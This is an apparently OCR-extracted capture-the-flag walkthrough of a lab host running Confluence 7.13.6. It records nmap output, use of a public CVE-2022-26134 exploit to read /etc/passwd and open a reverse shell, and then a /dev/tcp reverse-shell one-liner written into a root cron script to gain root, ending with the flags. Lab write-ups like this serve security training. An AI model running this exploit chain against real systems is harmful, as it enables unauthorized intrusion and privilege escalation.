


```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.0p1 Ubuntu 1ubuntu8.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 02:79:64:84:da:12:97:23:77:8a:3a:60:20:96:ee:cf (ECDSA)
|_  256 dd:49:a3:89:d7:57:ca:92:f0:6c:fe:59:a6:24:cc:87 (ED25519)
8090/tcp open  http    Apache Tomcat (language: en)
|_http-favicon: Unknown favicon MD5: 966E60F8EB85B7EA43A7B0095F3E2336
| http-title: Log In - Confluence
|_Requested resource was /login.action?os_destination=%2Findex.action&permissionViolation=true
|_http-trane-info: Problem with XML parsing of /evox/about
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Nothing in dirb or dirsearch

Check version

Atlassian Confluence 7.13.6


Found repo:

https://github.com/jbaines-r7/through_the_wire



kali@kali: ~/through_the_wire
File Actions Edit View Help
kali@kali: ~/through_the_wire
kali@kali: ~

```
Task Completed

┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/jbaines-r7/through_the_wire
Cloning into 'through_the_wire'...
remote: Enumerating objects: 25, done.
remote: Counting objects: 100% (25/25), done.
remote: Compressing objects: 100% (22/22), done.
remote: Total 25 (delta 12), reused 8 (delta 3), pack-reused 0 (from 0)
Receiving objects: 100% (25/25), 11.17 KiB | 1.60 MiB/s, done.
Resolving deltas: 100% (12/12), done.

┌──(kali㉿kali)-[~]
└─$ cd through_the_wire

┌──(kali㉿kali)-[~/through_the_wire]
└─$ ls
LICENSE  README.md  through_the_wire.py

┌──(kali㉿kali)-[~/through_the_wire]
└─$ chmod +x through_the_wire.py

┌──(kali㉿kali)-[~/through_the_wire]
└─$ ls
LICENSE  README.md  through_the_wire.py
```

Tested script:




```
   _____ _                           _
  /__   \ |__  _ __ ___  _   _  __ _| |__
    / /\/ '_ \| '__/ _ \| | | |/ _` | '_ \
   / /  | | | | | | (_) | |_| | (_| | | | |
   \/   |_| |_|_|  \___/ \__,_|\__, |_| |_|
                               |___/
   _____ _          __    __ _
  /__   \ |__   ___/ / /\ \ (_)_ __ ___
    / /\/ '_ \ / _ \ \/  \/ / | '__/ _ \
   / /  | | | |  __/\  /\  /| | | |  __/
   \/   |_| |_|\___| \/  \/ |_|_|  \___|

                 jbaines-r7
               CVE-2022-26134
      "Spit my soul through the wire"
                      ♆

[+] Forking a netcat listener
[+] Using /usr/bin/nc
[+] Generating a payload to read: /etc/passwd
[+] Sending expoit at http://192.168.51.41:8090/
listening on [any] 1270 ...
connect to [192.168.49.51] from (UNKNOWN) [192.168.51.41] 55930
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:106::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:101:1::/var/cache/pollinate:/bin/false
sshd:x:102:65534::/run/sshd:/usr/sbin/nologin
syslog:x:103:109::/nonexistent:/usr/sbin/nologin
```


kali@kali: ~/through_the_wire
File Actions Edit View Help
kali@kali: ~/through_the_wire
kali@kali: ~/through_the_wire


```
   / /  | | | | | | (_) | |_| | (_| | | | |
   \/   |_| |_|_|  \___/ \__,_|\__, |_| |_|
                               |___/

  _____ _          __  __ _
 /__   \ |__   ___/ / /\ \ (_)_ __ ___
   / /\/ '_ \ / _ \ \/  \/ / | '__/ _ \
  / /  | | | |  __/\  /\  /| | | |  __/
  \/   |_| |_|\___| \/  \/ |_|_|  \___|

                jbaines-r7
              CVE-2022-26134
         "Spit my soul through the wire"

[+] Forking a netcat listener
[+] Using /usr/bin/nc
[+] Generating a reverse shell payload
[+] Sending expoit at http://192.168.51.41:8090/
listening on [any] 1270 ...
connect to [192.168.49.51] from (UNKNOWN) [192.168.51.41] 35938
bash: cannot set terminal process group (784): Inappropriate ioctl for device
bash: no job control in this shell
confluence@flu:/opt/atlassian/confluence/bin$ whoami
whoami
confluence
confluence@flu:/opt/atlassian/confluence/bin$
```

Got a shell


Got first flag:


kali@kali: ~/through_the_wire
File Actions Edit View Help
kali@kali: ~/through_the_wire
kali@kali: ~/through_the_wire

```
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
var
confluence@flu:/$ cd rot
cd rot
bash: cd: rot: No such file or directory
confluence@flu:/$ cd root
cd root
bash: cd: root: Permission denied
confluence@flu:/$ find / -type f -name local.txt 2>/dev/null
find / -type f -name local.txt 2>/dev/null
/home/confluence/local.txt
confluence@flu:/$ cat /home/confluence/local.txt
cat /home/confluence/local.txt
4cb093de4e1b7ea3154bf8d63efca6ba
confluence@flu:/$
```




```
confluence@flu:/opt$ cat log-backup.sh
cat log-backup.sh
#!/bin/bash

CONFLUENCE_HOME="/opt/atlassian/confluence/"
LOG_DIR="$CONFLUENCE_HOME/logs"
BACKUP_DIR="/root/backup"
TIMESTAMP=$(date "+%Y%m%d%H%M%S")

# Create a backup of log files
cp -r $LOG_DIR $BACKUP_DIR/log_backup_$TIMESTAMP

tar -czf $BACKUP_DIR/log_backup_$TIMESTAMP.tar.gz $BACKUP_DIR/log_backup_$TIMESTAMP

# Cleanup old backups
find $BACKUP_DIR -name "log_backup_*"  -mmin +5 -exec rm -rf {} \;


confluence@flu:/opt$ █
```




```
confluence@flu:/opt$ echo 'bash -c "bash -i>&/dev/tcp/192.168.49.51/5555 0>&1"'>log-backup.sh
<i>&/dev/tcp/192.168.49.51/5555 0>&1"'>log-backup.sh
confluence@flu:/opt$ ./log-backup.sh
./log-backup.sh
```

Added Bash and force script to run backup



```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 5555
listening on [any] 5555 ...
connect to [192.168.49.51] from (UNKNOWN) [192.168.51.41] 42928
bash: cannot set terminal process group (784): Inappropriate ioctl for device
bash: no job control in this shell
confluence@flu:/opt$ whoami
whoami
confluence
confluence@flu:/opt$ ^C

┌──(kali㉿kali)-[~]
└─$ nc -lnvp 5555
listening on [any] 5555 ...
connect to [192.168.49.51] from (UNKNOWN) [192.168.51.41] 39956
bash: cannot set terminal process group (3208): Inappropriate ioctl for device
bash: no job control in this shell
root@flu:~# whoami
whoami
root
root@flu:~# ifconfig
ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.51.41  netmask 255.255.255.0  broadcast 192.168.51.255
        ether 00:50:56:86:1d:59  txqueuelen 1000  (Ethernet)
        RX packets 53946  bytes 9352157 (9.3 MB)
        RX errors 0  dropped 557  overruns 0  frame 0
        TX packets 32463  bytes 42181539 (42.1 MB)
```

Mistake, this was a cron job; that one was on me, but I gained root access after finding out.



```
ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.51.41  netmask 255.255.255.0  broadcast 192.168.51.255
        ether 00:50:56:86:1d:59  txqueuelen 1000  (Ethernet)
        RX packets 53946  bytes 9352157 (9.3 MB)
        RX errors 0  dropped 557  overruns 0  frame 0
        TX packets 32463  bytes 42181539 (42.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4369577  bytes 482914136 (482.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4369577  bytes 482914136 (482.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@flu:~# ls
ls
backup
email8.txt
proof.txt
snap
root@flu:~# cat proof.txt
cat proof.txt
e22feb918b9543d34c97fc91261b03c1
root@flu:~# 
```

Got the last flag.